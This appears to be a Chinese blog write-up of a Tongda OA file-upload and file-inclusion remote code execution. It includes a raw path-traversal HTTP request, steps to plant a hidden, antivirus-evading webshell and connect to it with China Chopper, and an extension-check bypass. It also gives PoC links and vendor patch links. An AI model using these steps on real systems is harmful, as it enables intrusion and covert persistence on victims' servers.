


之后包含文件：


```
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.174.159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

json={"url":"/general/../../attach/im/2003/1153189608.jpg"}
```




之后在服务器端成功写入webshell——404.php（shell名称自我定义即可，设置成那种不显眼且不容易发现的，同时shell能是免杀的那种最好）




之后使用菜刀连接




成功连接到shell




EXP验证






附加测试：

之前说过在Windows下可以使用.php.来绕过之前的上传文件中对php的匹配检测，这里简单的演示一下：



上传之后可以看到目录下的文件名.shell.php的生成，但是很可惜的是web的工作目录在webroot下，所以没法直连，这里还是需要借助文件包含，上面的只是做了一个在Windows下如何绕.php后缀的检测方法，如果要真的使用还是需要在shell文件中通过文件读写来新建404.php后门才好，而不是和上面一样直接写一句话进去：



同时，之前也想过日志文件+文件包含来RCE或者getshell，但是发现日志文件好像只记录一些启动的模块，暂未发现可用的途径

POC&EXP

POC&EXP: https://github.com/Al1ex/TongDa-RCE
PS: EXP中的shell路径需要根据具体的版本来做改动

漏洞修复

更新补丁：
V11版：http://cdndown.tongda2000.com/oa/security/2020_A1.11.3.exe
2017版：http://cdndown.tongda2000.com/oa/security/2020_A1.10.19.exe
2016版：http://cdndown.tongda2000.com/oa/security/2020_A1.9.13.exe
2015版：http://cdndown.tongda2000.com/oa/security/2020_A1.8.15.exe
2013增强版：http://cdndown.tongda2000.com/oa/security/2020_A1.7.25.exe
2013版：http://cdndown.tongda2000.com/oa/security/2020_A1.6.20.exe

参考链接

https://github.com/jas502n/OA-tongda-RCE
http://www.tongda2000.com/news/673.php

上一篇： 通达OA任意文件上传并利用文件包含... 下一篇： 通达OA文件上传及文件包含漏洞分析

4 条回复

清水川崎
2020-03-26 22:42:17

其实还可以发php代码到请求日志,到时候包含日志即可,就不再需要文件上传

0 回复Ta

轩辕杀神决

2020-05-25 10:35:39

大佬666

0 回复Ta

你的昵称miky

2020-08-26 09:53:56

给客户推WAF的时候客户总是说我们内部的OA不对外开放，不会遭受攻击的。就不觉得员工会乱下载被钓鱼吗？

0 回复Ta

实雍和非庸

2020-12-04 16:22:40

在文件上传功能中怎么判断$UPLOAD_MODE的值

0 回复Ta